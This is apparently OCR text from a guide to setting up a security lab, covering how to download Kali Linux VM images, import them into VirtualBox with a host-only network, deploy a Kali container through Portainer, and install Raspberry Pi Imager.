

Installer
Pre-built VMs
ARM
Mobile
Cloud
Containers
Live
WSL
Pre-built Virtual Machines
Kali Linux VMware & VirtualBox images are available for users who prefer, or whose specific needs require a virtual machine installation.
These images have the default credentials "kali/kali".
Virtual Machines Documentation ›
Recommended
VMware
torrent
docs
sum
Recommended
VirtualBox
torrent
docs
sum
Recommended
Hyper-V
torrent
docs
sum
Recommended
QEMU
torrent
docs
sum



kali-linux-2024.3-vmware-am
This PC
New Volume (D:)
Virtual Machines
kali-linux-2024.3-vmware-amd64
New
Sort
View
Extract all
Home
Gallery
nithik - Personal
Desktop
Downloads
Documents
Pictures
Music
Videos
Code testing scr
OneDrive_1_10-4
images
B19775
Chapter01
OnePlus 12R
This PC
ESD-USB (F:)
Network
Linux
Name
Date modified
Type
Size
kali-linux-2025.
Compressed Archi...
3,575,259 KB
Open
Open in new tab
Open in new window
Add to Favorites
Extract All...
7-Zip
Pin to Start
Scan with Microsoft Defender...
Open with
Copy as path
Share
Restore previous versions
Send to
Cut
Copy
Create shortcut
Delete
Rename
Properties
Open archive
Open archive
Extract files...
Extract Here
Extract to "kali-linux-2025.3-virtualbox-amd64\"
Test archive
Add to archive...
Compress and email...
Add to "kali-linux-2025.3-virtualbox-amd64.7z.7z"
Compress to "kali-linux-2025.3-virtualbox-amd64.7z.7z" and email
Add to "kali-linux-2025.3-virtualbox-amd64.7z.zip"
Compress to "kali-linux-2025.3-virtualbox-amd64.7z.zip" and email
CRC SHA



Oracle VirtualBox Manager
File
Machine
Help
New... Ctrl+N
Open... Ctrl+A
Import
Export
Get started with VirtualBox
Configure VirtualBox Manager to work with your computer
Create a new virtual machine (VM)
Open a saved VirtualBox VM
Import a VM from open virtualization or cloud formats
Refer to the VirtualBox documentation or press F1 for help.
Visit virtualbox.org to download test builds, access the source code, and more.



Oracle VirtualBox Manager
File Machine Help
New Open Settings Discard Start
kali-linux-2025.3-virtualbox-amd64
Powered Off
Details
General
Name: kali-linux-2025.3-virtualbox-amd64
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: PAE/NX, KVM Paravirtualization
Preview
kali-linux-2025.3-virtualbox-amd64
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: kali-linux-2025.3-virtualbox-amd64.vdi (Normal, 80.09 GB)
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
USB
USB Controller: OHCI
Device Filters: 0 (0 active)
Shared folders
None
Description


kali-linux-2025.3-virtualbox-amd64 - Settings
Basic Expert
Search settings
General
System
Display
Storage
Audio
Network
Serial Ports
USB
Shared Folders
User Interface
Network
Adapter 1 Adapter 2 Adapter 3 Adapter 4
Enable Network Adapter
Attached to Host-only Adapter
Name VirtualBox Host-Only Ethernet Adapter
Adapter Type Intel PRO/1000 MT Desktop (82540EM)
Promiscuous Mode Deny
MAC Address 080027147BE9
Virtual Cable Connected
Serial Ports
Port 1 Port 2 Port 3 Port 4
OK Cancel Help


Oracle VirtualBox Manager
File Machine Help
New Open Settings Discard Start
kali-linux-2025.3-virtualbox-amd64
Powered Off
Details
General
Name: kali-linux-2025.3-virtualbox-amd64
Operating System: Debian (64-bit)
System
Base Memory: 2048 MB
Processors: 2
Boot Order: Hard Disk, Optical
Acceleration: PAE/NX, KVM Paravirtualization
Preview
kali-linux-2025.3-virtualbox-amd64
Display
Video Memory: 128 MB
Graphics Controller: VMSVGA
Remote Desktop Server: Disabled
Recording: Disabled
Storage
Controller: IDE
IDE Secondary Device 0: [Optical Drive] Empty
Controller: SATA
SATA Port 0: kali-linux-2025.3-virtualbox-amd64.vdi (Normal, 80.09 GB)
Audio
Host Driver: Windows DirectSound
Controller: ICH AC97
Network
Adapter 1: Intel PRO/1000 MT Desktop (NAT)
Adapter 2: Intel PRO/1000 MT Desktop (Host-only Adapter, 'VirtualBox Host-Only Ethernet Adapter')
USB
USB Controller: OHCI
Device Filters: 0 (0 active)
Shared folders
None
Description


Upgrade to Business Edition
PORTAINER.IO
COMMUNITY EDITION
Home
Environment: None selected
Administration
User-related
Environment-related
Registries
Logs
Notifications
Settings
Environments
Home
admin
Latest News From Portainer
dismiss
Portainer 2.33.0 LTS is now available! This release adds all the new features from the previous STS releases (including a brand new look, Helm, Edge updating and mTLS improvements, and a new experimental alerting feature) to our production-ready LTS release stream.
Learn more in our documentation.
Environments
Refresh
Kubeconfig
Click on an environment to manage
Platform
Connection Type
Status
Tags
Groups
Agent Version
Clear all
Sort By
local
Up
Live connect
Disconnected
0 stacks
1 container
1 volume
2 images
6 CPU
9.4 GB RAM
Items per page
10


Stacks > Add stack
Create stack
Name
kali-linux
This stack will be deployed using docker compose .
Build method
Web editor
Upload
Web editor
You can get more information about Compose file format in the official documentation.
Define or paste the content of your docker compose file here
services:
kali-linux:
image: lscr.io/linuxserver/kali-linux:latest
container_name: kali-linux
security_opt:
- seccomp:unconfined
privileged: true
environment:
- PUID=1000
- GUID=1000
- TZ=Asia/Kolkata
volumes:
- ./kali-linux/config:/config
ports:
- 3000:3000
- 3001:3001
restart: unless-stopped



Raspberry Pi software

From our operating system to our GitHub repos,
explore the software that powers our technology

Raspberry Pi Imager

Raspberry Pi Imager is the quick and easy way to install **Raspberry Pi OS** and other operating systems to a microSD card, ready to use with your Raspberry Pi.


Download and install Raspberry Pi Imager on a computer with an SD card reader. Insert the microSD card you'll use with your Raspberry Pi into the reader and run Raspberry Pi Imager.


Download for Windows


Download for macOS


Download for Debian or Ubuntu (x86_64)


To install on **Raspberry Pi OS**, type `sudo apt install rpi-imager` into a terminal window

